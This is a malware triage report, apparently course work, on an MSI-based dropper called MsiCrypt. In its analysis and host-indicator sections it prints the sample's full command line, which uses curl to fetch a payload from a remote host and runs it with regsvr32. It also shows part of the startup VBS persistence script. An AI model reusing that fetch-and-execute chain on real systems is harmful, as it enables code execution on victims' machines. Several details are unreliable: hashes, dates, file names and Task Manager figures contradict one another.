

Practical Malware Analysis & Triage

Malware Analysis Report

MsiCrypt – Installation Malware

September 2021 | Dathalind | v1.0



Table of Contents

Executive Summary	3
High-Level Technical Summary	4
Malware Composition	5
notely-setup-x64.msi:	5
witchABY.jpg:	5
notely.exe:	5
Basic Static Analysis	6
Basic Dynamic Analysis	9
Advanced Static Analysis	10
Advanced Dynamic Analysis.....	12
Indicators of Compromise.....	13
Network Indicators.....	13
Host-based Indicators	13
Rules & Signatures.....	15
Appendices.....	16
A. Yara Rules	16
B. Any.Run Sandbox	17

Executive Summary


SHA256 hash 1E4E1EA2C70EE5634447CF20FDC35A90C7C6D82B5A43F91E613101A05FCBEBA7
--

MsiCrypt is a cryptor-installer malware sample first identified on September 25, 2021. This malware is dropped by a malicious MSI file, but was also identified with a suspicious jpg file that plays into the malware execution. While the jpg file's purpose was not clear at first, it is part of an additional attack vector and LOLBAS local execution.

YARA signature rules are attached in Appendix A. Additional contextual screenshots of other IOC's added to Appendix B.

High-Level Technical Summary

MsiCrypt consists of two parts: the installation under the MSI file “notely-setup-x64.msi”, and then the execution of the executable “notely.exe” to write malicious code from the jpg into a png file named “oneWitch.png”. This is discovered after you locate vbs file dropped during installation and read its contents to discover a command line to indicate the intent of this malware.



Malware Composition

MsiCrypt consists of the following main components:

File Name	SHA256 Hash
notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
witchABy.jpg	37bd2dbe0ac7c2363313493b11577fdb37af73b3ee56154cdef0cb8b07b751e
notely.exe	1E4E1EA2C70EE5634447CF20FDC35A90C7C6D82B5A43F91E613101A05FCBEBA7

notely-setup-x64.msi:

The initial installation file that creates the notely.exe compiled binary, drops other suspicious files, and drops a .lnk file that links back to notely.exe.

witchABy.jpg:

A jpg file that contains other compiled code that is used as part of the second stage of execution. It does not appear to be interacted with unless it is called under a specific local web page blog: "consumerfinancereport.local/blog/index/witchABy.jpg".

notely.exe:

A compiled executable that is dropped by the msi file, and is given a link file to allow for ease of execution of the second stage of malware initialization.



Basic Static Analysis

View of notely.exe in pestudio, showing some common API's being called that can be abused by malware:

FlareVM (pre-detonation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

pestudio 9.38 - Malware Initial Assessment - www.winitor.com [c:\program files (x86)\nocapsoftware\notely-setup-x64\notely.exe]

file settings about

	size (bytes)	location	flag (28)	hint (4758)	value (16677)
indicators (40)	11	0x00029187	x	-	GetAncestor
virustotal (error)	16	0x00029209	x	-	GetKeyboardState
dos-header (64 bytes)	24	0x000292EA	x	-	GetWindowThreadProcessId
dos-stub (64 bytes)	19	0x00029303	x	-	GetForegroundWindow
rich-header (n/a)	18	0x00029317	x	-	GetCurrentThreadId
file-header (Jul.2022)	17	0x0002933E	x	-	AttachThreadInput
optional-header (GUI)	20	0x000293E0	x	-	SystemParametersInfo
directories (5)	10	0x00029434	x	-	GetCapture
sections (virtualized)	15	0x00029459	x	-	TrackMouseEvent
libraries (3) *	16	0x0002958E	x	-	GetDesktopWindow
functions (62)	19	0x000318A6	x	-	GetCurrentProcessId
exports (n/a)	18	0x000318BC	x	-	GetCurrentThreadId
tls-callbacks (2)	19	0x0003198E	x	-	RtlAddFunctionTable
.NET (n/a)	22	0x000319B8	x	-	RtlLookupFunctionEntry
resources (manifest)	16	0x00031A0C	x	-	TerminateProcess
strings (16586) *	14	0x00031A68	x	-	VirtualProtect
debug (n/a)	19	0x0007538D	x	-	GetCurrentProcessId
manifest (winim)	16	0x000753F9	x	-	TerminateProcess
version (n/a)	22	0x0007540A	x	-	RtlLookupFunctionEntry
overlay (unknown)	18	0x00075421	x	-	GetCurrentThreadId
	14	0x00075501	x	-	VirtualProtect
	19	0x000755E2	x	-	RtlAddFunctionTable
	19	0x000A1C0B	x	-	GetCurrentProcessId
	16	0x000A1DCD	x	-	TerminateProcess
	22	0x000A1F7D	x	-	RtlLookupFunctionEntry
	14	0x000A245F	x	-	VirtualProtect
	19	0x000A3BB1	x	-	RtlAddFunctionTable
	18	0x000A66AF	x	-	GetCurrentThreadId
	3	0x00028F6A	-	utility	cmd
	7	0x00028F84	-	utility	Release
	6	0x000339AB	-	utility	HANDLE
	6	0x00044818	-	utility	HANDLE
	6	0x00049E9C	-	utility	HANDLE
	6	0x00051DAF	-	utility	HANDLE
	6	0x0005492E	-	utility	HANDLE
	6	0x00060EDC	-	utility	HANDLE
	64	0x00090280	-	size	@m...@s...@s...@s...nimble@spkgs@swinim-3.8.1@swinim@stilis.nim.c
	64	0x000926B3	-	size	.rdata\$.reptr.NTIptidropargetvtbl_RTG2JEm6qo889cv49c9aWcnfA_
	64	0x0009A473	-	size	.rdata\$.reptr.NTIwbutton58objecttype_Vr3pwtAvnAw9aXw9bX2KuhA_
	64	0x0009AC85	-	size	.rdata\$.reptr.NTIwnotebook58objecttype_wZV4VhXRdt4bRQxRQDgMDg_
	64	0x0009EDB5	-	size	.rdata\$.reptr.NTIwtextr58objecttype_Vo3PzHEgf0Y5yHv7HGPbdQ_
	64	0x000A38E0	-	size	gLock_OOZOZOZOZOOnimbleZpkgsZmemlib4549O50048ZmemlibZrtlib_12
	64	0x000A5992	-	size	.reptr.NTIwdragdropevent58objecttype_N4Eqbhx7x19aglYkAr9bRoww_

sha256: 1E4E1EA2C70EE5634447CF20FDC35A90C7C6D82B5A43F91E613101A05FCBEB47

cpu: 64-bit file-type: executable subsystem: GUI entry-point: 0x000014C0 signature: n/a

Windows taskbar: C:\Program Files (x86)\... Cmdr pestudio 9.38 - Mal... 81°F Sunny 2:11 PM 9/22/2022



FlareVM (pre-detonation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

pestudio 9.38 - Malware Initial Assessment - www.winitor.com [c:\users\dath\desktop\notely-setup-x64.msi]

file settings about

c:\users\dath\desktop\notely-setup-x64.msi

- indicators (6)
 - virustotal (error)
 - strings (size)


encoding (2)	size (bytes)	location	flag (1)	hint (22)	value (7401)
ascii	3	0x0000E8CE	x	-	232
ascii	3	0x0003AD1A	-	utility	csi
ascii	4403	0x00008000	-	size	NameTableTypeColumn_ValidationIdentifierNString categoryTextFormatted;Tem
ascii	22732	0x00001934	-	size	The integers do not have to be consecutive. A named property to be tied to this i
ascii	1536	0x0000C400	-	size	hConditionsRMCCPSearchValidateProductIDCostInitializeFileCostRedirectedDIIS
ascii	1536	0x0000FA00	-	size	The [3] can be obtained from the web. Would you like to do this now?VNNETC
ascii	12404	0x000105DC	-	size	#13.0_0_0< &Back[VSI_M5_Sans_Serif13.0_0_0]CancelDefBannerBitmapBitmapE
unicode	10	0x0CF80400	-	office	Root Entry
unicode	18	0x0CF80482	-	office	SummaryInformation
ascii	38	0x000082CC	-	guid	{166B5232-07BF-4547-92A9-3122A0E878EE}
ascii	5	0x0003E9DE	-	format-string	~J%*
ascii	3	0x0005C373	-	format-string	%SZ
unicode	83	0x0CF8741A	-	format-string	%%"*++_*****7788=====BBBPPPPPPPPPTTX<XXXXZZZZZ~"ddddd
unicode	83	0x0CF88C1A	-	format-string	%%"*++_*****7788=====BBBPPPPPPPPPTTX<XXXXZZZZZ~"ddddd
ascii	3	0x000317BE	-	file	G.h
ascii	3	0x00032B0E	-	file	.DK
ascii	3	0x0003773D	-	file	.TZ
ascii	3	0x0004F489	-	file	X.Z
ascii	3	0x000557B3	-	file	f.c
ascii	3	0x00064466	-	file	+..c
ascii	3	0x000669CB	-	file	K.H
ascii	8	0x0004632A	-	base64	7s<+>{=
unicode	23	0x0CF87A98	-	base64	') ') ,3261/58:8bA=
ascii	5	0x0000046C	-	-	P>2.g
ascii	3	0x00000508	-	-	D1H
ascii	7	0x00000583	-	-	?dA/B6H
ascii	4	0x00000600	-	-	@H?;
ascii	3	0x00000605	-	-	C8D
ascii	10	0x00000680	-	-	@H?;wEIDj>
ascii	3	0x0000068B	-	-	D/H
ascii	10	0x00000700	-	-	@H?;wEIDj;
ascii	3	0x0000070B	-	-	ESH
ascii	5	0x00000785	-	-	ExEIH
ascii	17	0x00008284	-	-	Windows Installer
ascii	10	0x000082B0	-	-	Intel1033
ascii	16	0x000082FC	-	-	notely-setup-x64
ascii	17	0x00008324	-	-	NoCapSoftware LLC
ascii	3	0x0000835E	-	-	2.g
ascii	3	0x0000836A	-	-	2.g
ascii	5	0x00008520	-	-	{ { {
ascii	5	0x00008530	-	-	{ { {
ascii	5	0x00008540	-	-	{ { {
ascii	5	0x00008550	-	-	p{ { {

signature: n/a

9/22/2022

FlareVM (pre-detonation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help




DemoWare Crypto-Dropper Malware
Oct 2021
v1.0



Basic Dynamic Analysis

This pops up on the Host when you attempt to execute the link file or the executable `notely.exe`:





Advanced Static Analysis

There are multiple files being written to this Host after you run the MSI file:

FlareVM (pre-detonation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time	Process Name	PID	Operation	Path	Result	Detail
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\Prefetch\NOTELY.EXE-A7330F40.pf	SUCCESS	Desired Access: G...
2:19:1...	notely.exe	6056	CreateFile	C:\Program Files (x86)\NoCapSoftware\notely-setup-x64	SUCCESS	Desired Access: E...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\wm32.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\wm32.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Program Files (x86)\NoCapSoftware\SystemResources\notely.exe.mun	PATH NOT FOUND	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\notely.exe.Local	NAME NOT FOUND	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144cdf1df_6.0.19041.1110_none_60b5254171f950...	SUCCESS	Desired Access: E...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144cdf1df_6.0.19041.1110_none_60b5254171f950...	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144cdf1df_6.0.19041.1110_none_60b5254171f950...	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\WindowsShell.Manifest	SUCCESS	Desired Access: G...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\oleaut32.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\oleaut32.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\vpccs.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\vpccs.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\kernel.appcore.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\kernel.appcore.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\kernel.appcore.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\lxmltheme.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\lxmltheme.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS	Desired Access: G...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS	Desired Access: G...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\Fonts\StaticCache.dat	SUCCESS	Desired Access: G...
2:19:1...	notely.exe	6056	CreateFile	C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\TextShaping.dll	NAME NOT FOUND	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\TextShaping.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\TextShaping.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\notely.exe.Local	NAME NOT FOUND	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144cdf1df_6.0.19041.1110_none_60b5254171f950...	SUCCESS	Desired Access: E...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144cdf1df_6.0.19041.1110_none_60b5254171f950...	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\TextInputFramework.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\TextInputFramework.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\CoreUIComponents.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\CoreUIComponents.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\CoreMessaging.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\CoreMessaging.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\CoreMessaging.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\CoreMessaging.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\vtmarta.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\vtmarta.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...
2:19:1...	notely.exe	6056	CreateFile	C:\Windows\SystemResources\USER32.dll.mun	NAME NOT FOUND	Desired Access: R...

Showing 41 of 208,638 events (0.019%) Backed by virtual memory

Windows Taskbar: Cmdr, Process Monitor - S..., 81°F Sunny, 2:20 PM 9/22/2022



The screenshot displays the Windows Task Manager application, specifically the Performance tab. The top section shows the system's overall performance, with CPU usage at 100%. Below this, the 'Performance' section lists various system metrics: CPU, Memory, Disk, Network, and System. The 'System' section indicates that the system is running on a virtual machine (VM) and is not a physical device. The taskbar at the bottom shows the Start button, taskbar icons, and the system tray with the date and time.

Performance	Usage	Details
CPU	100%	Processor: Intel Core i7-10700K, 16 Cores, 28 Threads, 20 MB Cache, 65 W
Memory	16 GB	RAM: 16 GB, 32 GB Max, 16 GB Free, 16 GB Used, 16 GB Available
Disk	100%	Disk: 1 TB, 1 TB Max, 1 TB Free, 1 TB Used, 1 TB Available
Network	100%	Network: 10 Gbps, 10 Gbps Max, 10 Gbps Free, 10 Gbps Used, 10 Gbps Available
System	100%	System: 100%, 100% Max, 100% Free, 100% Used, 100% Available

Showing 623 of 234,289 events (0.26%) Backed by virtual memory

Taskbar icons: Start button, taskbar icons, system tray (81°F Sunny, 9/22/2021, 2:21 PM)

Advanced Dynamic Analysis

Based on the command line, it appears that this payload is set up in a specific way that makes it incomplete. We would have to adapt our local host into the local domain path contained in the command line to initiate the rest of the payload execution.

- “consumerfinancereport.local/blog/index/witchABy.jpg”

This command is key, and we will break down each step to show how it works.

- `..\..\Windows\System32\cmd.exe /c`; initiates command prompt.
- `%windir%\system32\curl -s -o`; calls the curl command in silent mode and writes output to a specific file.
- `%appdata%\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg`; the first file `oneWitch.png` is the file that this command will attempt to write code to inside the local user's AppData directory, and will be grabbing code using curl from the path of “consumerfinancereport.local/blog/index/witchABy.jpg”.
- `&& ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul`; this is added in additional to the previous executions so this can test to see that local host is still up and getting rid of errors by sending them to nul.
- `%windir%\system32\regsvr32 %appdata%\OneWitch.png`; this is the final piece, it will attempt to utilize `regsvr32.exe` on the local host to register the `OneWitch.png` file as a legitimate file, this way to execute the code inside for the remainder of the payload.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

None were indicated during this execution, this drops files and attempts to connect to only local level files, nothing external.

Host-based Indicators

Writing to program files: C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\.

Wrote an exe to the desktop: Shortcut to notely.exe.lnk file; links directly to notely.exe.

Suspicious executable dropped in a hidden path:

C:\\Users\\dath\\AppData\\Roaming\\Microsoft\\Installer\\{6281E7BD-CA90-46E4-AA39-E47CC0EBBDA}_5C0F62092F937E664FA4A2.exe

Creates a vbs script file in the startup directory:

C:\\Users\\dath\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\unzip.vbs

This points to Emergreport.zip, containing a .lnk file that has code to execute. This code finally shows the use of the jpg file under a specific command line:

- `..\..\Windows\System32\cmd.exe /c call %windir%\system32\curl -s -o %appdata%\OneWitch.png consumerfinancereport.local/blog/index/witchABBy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && %windir%\system32\regsvr32 %appdata%\OneWitch.png`

This is how it links to the jpg file; it pulls the file from a website. Seems to be a local website that was spun up and it seems to have checks for making sure the site is still active, sending the output to nul, then carries this over to regsvr32 to register the OneWitch.png file.

Notepad window opens when you restart, indicating persistence and continuous execution of code upon startup.



FlareVM (pre-detonation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

unzip.vbs - Visual Studio Code

Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More

```
1 Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)
2
3   Dim fso
4   Set fso = CreateObject("Scripting.FileSystemObject")
5
6   pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
7   dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)
8
9   If (Not fso.FileExists(pathToZipFile)) Then
10    Exit Sub
11  End If
12
